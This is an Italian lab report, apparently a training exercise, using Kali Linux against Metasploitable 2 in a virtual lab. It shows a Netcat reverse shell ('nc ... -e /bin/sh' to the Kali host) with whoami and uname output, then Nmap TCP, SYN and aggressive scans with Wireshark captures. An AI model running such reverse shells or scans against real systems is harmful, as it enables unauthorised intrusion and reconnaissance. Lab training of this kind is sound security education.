

In questo report andremo ad analizzare due strumenti di rete di Kali Linux, Netcat e Nmap eseguendoli in laboratorio virtuale.

## TASKS

---

### #1

Effettuare, tramite l'utilizzo del tool Netcat, una connessione tra due differenti macchine, aprire una shell ed eseguire dalla macchina in ascolto comandi sulla macchina ascoltata.

### #2

Eseguire diversi tipi di scan sulla macchina Metasploitable con Nmap, come di seguito:

- Scansione TCP sulle porte well-known
- Scansione SYN sulle porte well-known
- Scansione con switch «-A» sulle porte well-known

Evidenziare inoltre, la differenza tra la scansione completa TCP e la scansione SYN intercettando le richieste inviate dalla macchina sorgente con Wireshark.

# ESECUZIONE

## #1

Per l'esecuzione del seguente esercizio, utilizzeremo il sistema Metasploitable 2 come macchina target, e il sistema Kali per eseguire i comandi.

Il primo passo è aprire una porta in ascolto sulla macchina Kali, da terminale digitiamo:

```
nc -nlvp 1234
```


Con questo comando chiediamo a Netcat di mettere la porta 1234 in ascolto.

**-n** Non risolve i nomi DNS. Questo velocizza la connessione evitando di cercare il nome host associato all'indirizzo IP.

**-l** Metti Netcat in modalità ascolto. Questo fa sì che Netcat attenda connessioni in entrata sulla porta specificata.

**-v** Verbose. Aumenta il livello di dettaglio delle informazioni mostrate, utile per il debugging.

**-p** Specifica la porta su cui Netcat deve mettersi in ascolto. In questo caso, la porta è 1234.




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -nlvp 1234  
listening on [any] 1234 ...
```

Sulla macchina target, Metasploitable 2, eseguiamo il seguente comando per collegarci al sistema Kali:

```
nc -v <IP_KALI> 1234 -e /bin/sh
```

Questo comando tenta di stabilire una connessione alla macchina Kali Linux sulla porta 1234 e, se la connessione ha successo, apre una shell remota tramite le opzioni **-e /bin/sh**




```
Metasploitable2 [In esecuzione] - Oracle VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
msfadmin@metasploitable:~$ nc -v 192.168.50.100 1234 -e /bin/sh  
192.168.50.100: inverse host lookup failed: Host name lookup failure  
(UNKNOWN) [192.168.50.100] 1234 (?) open
```

Ora che la connessione è stabilita, torniamo su Kali e eseguiamo alcuni comandi per testare il funzionamento, e come possiamo vedere dall'immagine, il collegamento è avvenuto e possiamo utilizzare la shell della macchina target direttamente da Kali.

Con `whoami` confermiamo di essere in controllo di Metasploitable ricevendo in risposta il nome utente del sistema

Con `uname -a` riceviamo come risposta le informazioni del sistema attaccato.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -lnvp 1234  
listening on [any] 1234 ...  
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.101] 36802  
whoami  
msfadmin  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

## #2

### Scansione TCP -sT

Questo tipo di scansione esegue una connessione completa a tre vie (three-way handshake) con ogni porta. Questo significa che invia un pacchetto SYN, riceve un SYN-ACK, e poi invia un ACK per stabilire una connessione completa.

È più facile da rilevare perché stabilisce una connessione completa, che può apparire nei log del server target.

Utile quando si desidera confermare che una porta è effettivamente aperta e accetta connessioni.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -sT 192.168.50.101 -p 1-1024  
  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-26 16:21 EDT  
Nmap scan report for 192.168.50.101  
Host is up (0.014s latency).  
Not shown: 1012 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
MAC Address: 08:00:27:73:7D:32 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 13.32 seconds  
  
(kali@kali)-[~]  
$
```

La cattura con Wireshark mostra che le richieste inviate da Nmap con l'opzione `-sT` includono anche i pacchetti successivi al pacchetto SYN, tipici del processo di 3-way handshake. Analogamente alla scansione TCP SYN, quando le porte sono chiuse, la macchina target risponde con pacchetti che hanno i flag RST e ACK.

No.	Time	Source	Destination	Protocol	Length	Info
10	0.006391895	192.168.50.102	192.168.50.101	TCP	74	38292 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1440
11	0.006408180	192.168.50.102	192.168.50.101	TCP	74	44358 → 110 [SYN] Seq=0 Win=64240 Len=0 MSS=1440
12	0.006423927	192.168.50.102	192.168.50.101	TCP	74	55544 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1440
13	0.006443333	192.168.50.102	192.168.50.101	TCP	74	59642 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1440
14	0.006461617	192.168.50.102	192.168.50.101	TCP	74	41140 → 113 [SYN] Seq=0 Win=64240 Len=0 MSS=1440
15	0.006477434	192.168.50.102	192.168.50.101	TCP	74	50664 → 995 [SYN] Seq=0 Win=64240 Len=0 MSS=1440
16	0.006492440	192.168.50.102	192.168.50.101	TCP	74	48168 → 135 [SYN] Seq=0 Win=64240 Len=0 MSS=1440
17	0.006507973	192.168.50.102	192.168.50.101	TCP	74	36290 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1440
18	0.006524112	192.168.50.102	192.168.50.101	TCP	74	53660 → 199 [SYN] Seq=0 Win=64240 Len=0 MSS=1440
19	0.006672531	192.168.50.101	192.168.50.102	TCP	74	111 → 56662 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
20	0.006694472	192.168.50.102	192.168.50.101	TCP	66	56662 → 111 [ACK] Seq=1 Ack=1 Win=64256 Len=0
21	0.006775498	192.168.50.102	192.168.50.101	TCP	66	56662 → 111 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0
22	0.006793607	192.168.50.101	192.168.50.102	TCP	74	53 → 38292 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
23	0.006793679	192.168.50.101	192.168.50.102	TCP	60	110 → 44358 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
24	0.006793721	192.168.50.101	192.168.50.102	TCP	74	21 → 55544 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
25	0.006794389	192.168.50.101	192.168.50.102	TCP	74	139 → 59642 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
26	0.006794439	192.168.50.101	192.168.50.102	TCP	60	113 → 41140 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
27	0.006794490	192.168.50.101	192.168.50.102	TCP	60	995 → 50664 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
28	0.006794543	192.168.50.101	192.168.50.102	TCP	60	135 → 48168 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
29	0.006794591	192.168.50.101	192.168.50.102	TCP	74	23 → 36290 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
30	0.006805808	192.168.50.102	192.168.50.101	TCP	66	38292 → 53 [ACK] Seq=1 Ack=1 Win=64256 Len=0
31	0.006824269	192.168.50.102	192.168.50.101	TCP	66	55544 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0
32	0.006831134	192.168.50.102	192.168.50.101	TCP	66	38292 → 53 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0
33	0.006843337	192.168.50.102	192.168.50.101	TCP	66	59642 → 139 [ACK] Seq=1 Ack=1 Win=64256 Len=0
34	0.006850676	192.168.50.102	192.168.50.101	TCP	66	55544 → 21 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0
35	0.006862798	192.168.50.102	192.168.50.101	TCP	66	59642 → 139 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0
36	0.006888293	192.168.50.101	192.168.50.102	TCP	60	199 → 53660 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
37	0.006898555	192.168.50.102	192.168.50.101	TCP	66	36290 → 23 [ACK] Seq=1 Ack=1 Win=64256 Len=0


Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth1, id 0  
Ethernet II, Src: PcsCompu\_39:7d:fe (08:00:27:39:7d:fe), Dst: PcsCompu\_fd:87:1e (08:00:27:fd:87:1e)  
Internet Protocol Version 4, Src: 192.168.50.102, Dst: 192.168.50.101  
Transmission Control Protocol, Src Port: 53434, Dst Port: 80, Seq: 0, Len: 0

Scansione SYN -sS

Questa tipologia di scansione invia un pacchetto SYN e attende una risposta SYN-ACK, ma non completa il handshake con un ACK. Invece, interrompe la connessione inviando un RST (reset).

È più stealth e meno probabile che venga registrata nei log del server, poiché non stabilisce una connessione completa.

Preferita per la velocità e la discrezione, viene spesso utilizzata per scansioni più rapide e meno invasive.



La cattura con Wireshark mostra che le richieste inviate da Nmap con l'opzione -sS non completano il TCP handshake, ma inviano solo il pacchetto SYN. Se la macchina target risponde con un pacchetto con flag RST, ACK, ciò indica che la porta è chiusa e non ci sono servizi attivi.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	PcsCompu_39:7d:fe	Broadcast	ARP	42	Who has 192.168.50.101? Tell 1
2	0.000513230	PcsCompu_fd:87:1e	PcsCompu_39:7d:fe	ARP	60	192.168.50.101 is at 08:00:27:
3	0.072223084	192.168.50.102	192.168.50.101	TCP	58	50780 → 443 [SYN] Seq=0 Win=10
4	0.072272068	192.168.50.102	192.168.50.101	TCP	58	50780 → 53 [SYN] Seq=0 Win=10
5	0.072279207	192.168.50.102	192.168.50.101	TCP	58	50780 → 256 [SYN] Seq=0 Win=10
6	0.072285002	192.168.50.102	192.168.50.101	TCP	58	50780 → 110 [SYN] Seq=0 Win=10
7	0.072292804	192.168.50.102	192.168.50.101	TCP	58	50780 → 25 [SYN] Seq=0 Win=10
8	0.072299693	192.168.50.102	192.168.50.101	TCP	58	50780 → 143 [SYN] Seq=0 Win=10
9	0.072374464	192.168.50.102	192.168.50.101	TCP	58	50780 → 995 [SYN] Seq=0 Win=10
10	0.072402049	192.168.50.102	192.168.50.101	TCP	58	50780 → 113 [SYN] Seq=0 Win=10
11	0.072425026	192.168.50.102	192.168.50.101	TCP	58	50780 → 80 [SYN] Seq=0 Win=10
12	0.072431025	192.168.50.102	192.168.50.101	TCP	58	50780 → 23 [SYN] Seq=0 Win=10
13	0.072774798	192.168.50.101	192.168.50.102	TCP	60	443 → 50780 [RST, ACK] Seq=1 A
14	0.072775007	192.168.50.101	192.168.50.102	TCP	60	53 → 50780 [SYN, ACK] Seq=0 A
15	0.072775036	192.168.50.101	192.168.50.102	TCP	60	256 → 50780 [RST, ACK] Seq=1 A
16	0.072775067	192.168.50.101	192.168.50.102	TCP	60	110 → 50780 [RST, ACK] Seq=1 A
17	0.072775097	192.168.50.101	192.168.50.102	TCP	60	25 → 50780 [SYN, ACK] Seq=0 A
18	0.072775125	192.168.50.101	192.168.50.102	TCP	60	143 → 50780 [RST, ACK] Seq=1 A
19	0.072788190	192.168.50.101	192.168.50.102	TCP	60	995 → 50780 [RST, ACK] Seq=1 A
20	0.072788220	192.168.50.101	192.168.50.102	TCP	60	113 → 50780 [RST, ACK] Seq=1 A
21	0.072820846	192.168.50.102	192.168.50.101	TCP	54	50780 → 53 [RST] Seq=1 Win=0 L
22	0.072830907	192.168.50.102	192.168.50.101	TCP	54	50780 → 25 [RST] Seq=1 Win=0 L
23	0.072862811	192.168.50.101	192.168.50.102	TCP	60	80 → 50780 [SYN, ACK] Seq=0 A
24	0.072862844	192.168.50.101	192.168.50.102	TCP	60	23 → 50780 [SYN, ACK] Seq=0 A
25	0.072866170	192.168.50.102	192.168.50.101	TCP	54	50780 → 80 [RST] Seq=1 Win=0 L
26	0.072872266	192.168.50.102	192.168.50.101	TCP	54	50780 → 23 [RST] Seq=1 Win=0 L
27	0.073041599	192.168.50.102	192.168.50.101	TCP	58	50780 → 199 [SYN] Seq=0 Win=10
28	0.073069898	192.168.50.102	192.168.50.101	TCP	58	50780 → 587 [SYN] Seq=0 Win=10

## Scansione aggressiva -A

Questa scansione cerca di identificare il sistema operativo che gira sulla macchina target. Inoltre, rileva le versioni dei servizi attivi sulle porte aperte.

La scansione è molto dettagliata, fornendo un'ampia gamma di informazioni sul target. Tuttavia, è più probabile che venga individuata dai sistemi di sicurezza a causa del volume di traffico generato. È particolarmente utile quando si vuole avere una visione completa e dettagliata della configurazione e dei servizi di un sistema.

In sintesi, la scansione con l'opzione -A è perfetta per ottenere dati approfonditi, ma bisogna tenere presente che è più invasiva e facilmente rilevabile rispetto ad altre modalità di scansione.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~  
$ nmap -A 192.168.50.101 -p 1-1024  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-26 16:28 EDT  
Nmap scan report for 192.168.50.101  
Host is up (0.0041s latency).  
Not shown: 1012 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_ftp-syst:  
|_STAT:  
|_FTP server status:  
|_Connected to 192.168.50.100  
|_Logged in as ftp  
|_TYPE: ASCII  
|_No session bandwidth limit  
|_Session timeout in seconds is 300  
|_Control connection is plain text  
|_Data connections will be plain text  
|_vsFTPd 2.3.4 - secure, fast, stable  
|_End of status  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
|_ssh-hostkey:  
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)  
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)  
23/tcp    open  telnet?  
25/tcp    open  smtp?  
|_smtp-commands: Couldn't establish connection on port 25  
53/tcp    open  domain       ISC BIND 9.4.2  
|_dns-nsid:  
|_bind.version: 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
|_http-title: Metasploitable2 - Linux  
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2  
  
111/tcp    open  rpcbind      2 (RPC #100000)  
|_rpcinfo:  
|_program version port/proto service  
|_100000 2 111/tcp rpcbind  
|_100000 2 111/udp rpcbind  
|_100003 2,3,4 2049/tcp nfs  
|_100003 2,3,4 2049/udp nfs  
|_100005 1,2,3 41460/tcp mountd  
|_100005 1,2,3 58339/udp mountd  
|_100021 1,3,4 45131/udp nlockmgr  
|_100021 1,3,4 47272/tcp nlockmgr  
|_100024 1 37207/tcp status  
|_100024 1 38280/udp status  
139/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp    open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)  
512/tcp    open  exec?  
513/tcp    open  login?  
514/tcp    open  shell?  
MAC Address: 08:00:27:73:7D:32 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6  
OS details: Linux 2.6.9 - 2.6.33  
Network Distance: 1 hop  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Host script results:  
|_clock-skew: mean: 1h48m11s, deviation: 2h49m42s, median: -11m48s  
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>  
(unknown)  
|_smb-security-mode:  
|_account_used: guest  
|_authentication_level: user  
|_challenge_response: supported  
|_message_signing: disabled (dangerous, but default)  
|_smb2-time: Protocol negotiation failed (SMB2)  
  
|_smb-os-discovery:  
|_OS: Unix (Samba 3.0.20-Debian)  
|_Computer name: metasploitable  
|_NetBIOS computer name:  
|_Domain name: localdomain  
|_FQDN: metasploitable.localdomain  
|_System time: 2025-04-26T16:19:24-04:00  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 4.06 ms 192.168.50.101  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 296.85 seconds
```